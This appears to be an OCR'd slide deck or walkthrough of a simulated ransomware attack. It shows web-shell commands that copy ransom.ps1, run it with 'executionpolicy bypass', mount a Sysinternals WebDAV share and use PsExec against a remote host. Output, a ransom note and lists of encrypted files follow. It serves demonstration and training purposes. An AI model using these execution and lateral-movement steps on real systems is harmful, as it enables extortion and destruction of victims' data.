


HTTP Shell - High Privileges

```
C:\users\victim1\appdata\roaming > cp ransom.ps1 X:\
```


Copying the ransomware on C:\windows directory of remote system


Executing ransomware on local system



```
Creating archive: C:\Users\victim1\Documents\SuperImportantDoc.doc.locker

Add new data to archive: 1 file, 25 bytes (1 KiB)


Enter password (will not be echoed):

Files read from disk: 1
Archive size: 194 bytes (1 KiB)

Everything is Ok



C:\users\victim1\appdata\roaming > powershell -executionpolicy bypass .\ransom.ps1
```

ACTION ON OBJECTIVE - RANSOMWARE RUN





localhost:443/shell.html?command=net+use+g%3A+"\\live.sysinternals.com\DavWWWRoot"


HTTP Shell - High Privileges

```
The command completed successfully.
```

C:\users\victim1\appdata\roaming > net use g: "\\live.sysinternals.com\DavWWWRoot"

Mounting Sysinternals WebDav Share

Executing via PsExec on the remote system the ransomware




localhost:443/shell.html?command=net+use+g%3A+"\\live.sysinternals.com\DavWWWRoot"


HTTP Shell - High Privileges

```
The command completed successfully.
```

C:\users\victim1\appdata\roaming > g:\psexec.exe -accepteula \\10.1.206.80 -h cmd /c "powershell -execu

ACTION ON OBJECTIVE - IMPACT






```
Your data is ENCRYPTED!!!
If you don't pay the ransom, the data will be lost and we will get rid of the key to decrypt it.
The sooner you pay the ransom, the sooner your company will be safe.
To pay the ransom, please visit the following TOR page: https://lakdjawlidalwkmdwlakjdlawkdjalwkdwadd.onion/decryptor
```

AdminDomcumentVictim2-79.pdf.locker
AdminDomcumentVictim2-80.pdf.locker
AdminDomcumentVictim2-81.pdf.locker
AdminDomcumentVictim2-82.pdf.locker
AdminDomcumentVictim2-83.pdf.locker
AdminDomcumentVictim2-84.pdf.locker
AdminDomcumentVictim2-85.pdf.locker
AdminDomcumentVictim2-86.pdf.locker
AdminDomcumentVictim2-87.pdf.locker
AdminDomcumentVictim2-88.pdf.locker
AdminDomcumentVictim2-89.pdf.locker
AdminDomcumentVictim2-90.pdf.locker
AdminDomcumentVictim2-91.pdf.locker
AdminDomcumentVictim2-92.pdf.locker
AdminDomcumentVictim2-93.pdf.locker
AdminDomcumentVictim2-94.pdf.locker
AdminDomcumentVictim2-95.pdf.locker
AdminDomcumentVictim2-96.pdf.locker
AdminDomcumentVictim2-97.pdf.locker
AdminDomcumentVictim2-98.pdf.locker
AdminDomcumentVictim2-99.pdf.locker
AdminDomcumentVictim2-100.pdf.locker
NTUSER.DAT
zxczxc-README.txt


report.html	3/1/2024 6:15 PM		
ImportantDoc1.doc.locker	3/4/2024 12:15 PM		
zxczxc-README.txt	3/4/2024 12:16 PM		
ImportantDoc10.doc.locker	3/4/2024 12:15 PM		
ImportantDoc100.doc.locker	3/4/2024 12:15 PM		
ImportantDoc11.doc.locker	3/4/2024 12:15 PM		
ImportantDoc12.doc.locker	3/4/2024 12:15 PM	LOCKER File	1 KB

Name	Date modified	Type	Size
AdminDomcument.pdf.locker	3/4/2024 12:15 PM	LOCKER File	1 KB
AdminDomcument1.pdf.locker	3/4/2024 12:15 PM	LOCKER File	1 KB
AdminDomcument2.pdf.locker	3/4/2024 12:15 PM	LOCKER File	1 KB
AdminDomcument3.pdf.locker	3/4/2024 12:15 PM	LOCKER File	1 KB
